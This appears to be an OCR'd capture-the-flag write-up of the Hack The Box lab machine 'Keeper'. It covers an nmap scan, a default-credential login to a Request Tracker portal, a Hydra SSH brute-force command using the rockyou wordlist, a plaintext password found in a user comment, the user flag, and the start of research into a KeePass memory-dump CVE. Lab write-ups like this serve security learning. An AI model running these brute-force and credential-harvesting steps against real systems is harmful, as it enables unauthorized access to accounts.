

Keeper

Scanning and Enumeration



```
┌──(moghees㉿kali)-[~/Desktop/CTFs/HTB/keeper]
└─$ cat nmap.scan
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-10 18:02 PKT
Nmap scan report for 10.10.11.227
Host is up (0.16s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:39:d4:39:40:4b:1f:61:86:dd:7c:37:bb:4b:98:9e (ECDSA)
|_  256 1a:e9:72:be:8b:b1:05:d5:ef:fe:dd:80:d8:ef:c0:66 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.14 seconds
```




»|« RT 4.4.4+dfsg-2ubuntu1 (Debian) Copyright 1996-2019 Best Practical Solutions, LLC.

Distributed under version 2 of the GNU GPL.
To inquire about support, training, custom development or licensing, please contact sales@bestpractical.com.

Gaining Access

- I checked for possible sql injection, CSRF and other common vulnerabilities.
- I checked for exploits for the version of RT. But couldnt find the code.
- Then I checked default login credentials and it worked. Now I am logged in to the portal. (took hint)



RT at a glance

10 highest priority tickets I own

10 newest unowned tickets

Bookmarked Tickets

Quick ticket creation

Subject:
Queue: General Owner: Me
Requestors: root@localhost
Content:

My reminders

Queue list

Queue	new	open	stalled
General	1	-	-


Dashboards

Refresh

Don't refresh this page.

»|« RT 4.4.4+dfsg-2ubuntu1 (Debian) Copyright 1996-2019 Best Practical Solutions, LLC.

Then I checked in the menu and opened users details.



Select a user

Privileged users

Go to user
Find all users whose Name matches
And all users whose Name matches
And all users whose Name matches
□ Include disabled users in search.

Select a user:


#	Name	Real Name	Email Address	Status
27	lnorgaard	Lise Nørgaard	lnorgaard@keeper.htb	Enabled
14	root	Enoch Root	root@localhost	Enabled

»|« RT 4.4.4+dfsg-2ubuntu1 (Debian) Copyright 1996-2019 Best Practical Solutions, LLC.

Here I got 2 users:
- Lise Norgaard
- Enoch Root

I will try to brute force SSH using Hydra.

I mistakenly clicked 'Email Address' and found this :



Possible cross-site request forgery


RT has detected a possible **cross-site request forgery** for this request, because the Referrer header supplied by your browser (tickets.keeper.htb:80) is not allowed by RT's configured hostname (keeper.htb:80). A malicious attacker may be trying to **modify RT's configuration** on your behalf. If you did not initiate this request, then you should alert your security team.

If you really intended to visit `http://keeper.htb/rt/Admin/Users/index.html` and modify RT's configuration, then **click here to resume your request**.

»|« RT 4.4.4+dfsg-2ubuntu1 (Debian) Copyright 1996-2019 Best Practical Solutions, LLC.

Login Brute Force


- Brute forcing ‘lnorgaard’



```
┌──(moghees㉿kali)-[~/Desktop/CTFs/HTB/keeper]
└─$ hydra -l lnorgaard -P /usr/share/wordlists/rockyou.txt 10.10.11.227 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret
 service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and
ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-10 18:28:35
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduc
e the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~8965
25 tries per task
[DATA] attacking ssh://10.10.11.227:22/
█
```

- Not Working. Taking too long.

See Password from Website



Modify the user lnorgaard

Identity

Username: lnorgaard (required)

Email: lnorgaard@keeper.htb

Real Name: Lise Nørgaard

Nickname: Lise

Unix login: lnorgaard

Language: Danish

Timezone: System Default (Europe/Berlin)

Extra info: Helpdesk Agent from Korsbæk

Access control

☑ Let this user access RT

☑ Let this user be granted rights (Privileged)

root's current password:

New password:


Retype Password:

Comments about this user

New user. Initial password set to Welcome2023!


- As 'root' I can see and update passwords of users.

user flag




```
lnorgaard@keeper:~$ ls
KeePassDumpFull.dmp  passcodes.kdbx  RT30000.zip  user.txt
lnorgaard@keeper:~$ cat user.txt
dd93315f61560184d29cbd9d61466c4e
lnorgaard@keeper:~$ 
```

priv esc



```
lnorgaard@keeper:~$ ls
KeePassDumpFull.dmp  passcodes.kdbx  RT30000.zip  user.txt
lnorgaard@keeper:~$ 
```

- Looked for the details about these files.



KeePass

Software


KeePass Password Safe is a free and open-source password manager primarily for Windows. It officially supports macOS and Linux operating systems through the use of Mono. Wikipedia

https://www.bleepingcomputer.com/news/security/keepass-exploit-helps-retrieve-cleartext-master-password-fix-coming-soon/


- After reading it I searched for exploit and found about

CVE-2023-32784

